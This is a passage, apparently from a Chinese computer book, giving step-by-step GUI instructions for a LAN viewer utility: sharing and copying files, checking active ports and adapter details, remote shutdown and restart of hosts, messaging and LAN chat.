在其中选择需要设置为共享文件的文件夹后，单击“确定”按钮，即可在“设置共享资源”窗口中看到添加的共享文件夹，如下图所示。




Step 12 在“局域网查看工具”窗口中还可以进行文件复制操作，单击“搜索工具”栏目下的“搜索计算机”按钮，即可打开“搜索计算机”窗口，在其中即可看到前面添加的共享文件夹，如下图所示。




Step 13 在“共享文件”列表中右击需要复制的文件，在弹出的快捷菜单中选择“复制文件”菜单命令，即可打开“建立新的复制任务”对话框，如下图所示。




Step 14 设置存储目录并选中“立即开始”复选框后，单击“确定”按钮即可开始复制选定的文件。此时单击“管理工具”栏目下的“复制文件”按钮，即可打开“复制文件”窗口，在其中即可看到刚才复制的文件，如下图所示。




Step 15 在“网络信息”栏目下可以查看无线局域网中各个主机的网络信息。例如单击“活动端口”按钮后，在打开的“活动端口”窗口中单击“刷新”按钮，即可看到所有主机中正在活动的端口，如下图所示。




Step 16 如果想了解计算机的网络适配器信息，则需单击“适配器信息”按钮，即可在打开的“适配器信息”窗口中看到网络适配器的详细信息，如下图所示。




Step 17 利用“局域网查看工具”还可以对远程主机进行远程关机和重启操作。单击“管理工具”栏目下的“远程关机”按钮，即可打开“远程关机”窗口，并单击“导入计算机”按钮，即可导入整个局域网中所有的主机，选中主机前面的复选框后，单击“远程关机”按钮和“远程重启”按钮即可分别完成关闭和重启远程计算机的操作，如下图所示。




Step 18 利用“局域网查看工具”还可以给指定的主机发送消息。单击“管理工具”栏目下的“发送消息”按钮，即可打开“发送消息”窗口，并单击“导入计算机”按钮，即可导入整个无线局域网中所有的主机，如下图所示。




Step 19 选择要发送消息的主机后，在“发送消息”文本区域中输入要发送的消息，然后单击“发送”按钮，即可将这条消息发送给指定的用户，此时即可看到该主机的发送状态是正在发送，如下图所示。




Step 20 选择“聊天工具”栏目，在其中既可与无线局域网中用户进行聊天，还可以共享无线局域网中的文件。如果想和无线局域网中用户聊天，则需单击“局域网聊天”按钮，即可打开“局域网聊天”窗口，如下图所示。



Step 21 在下图的“发送信息”区域中编辑要发送的消息后，单击“发送”按钮，即可将该消息发送出去，此时在“局域网聊天”窗口中即可看到发送的消息，该模式比较类似于QQ软件，如下图所示。




Step 22 单击“文件共享”按钮，即可打开“文件共享”窗口，在其中即可搜索用户共享、复制文件、添加共享等操作，如下图所示。




14.2.2　使用IPBook工具

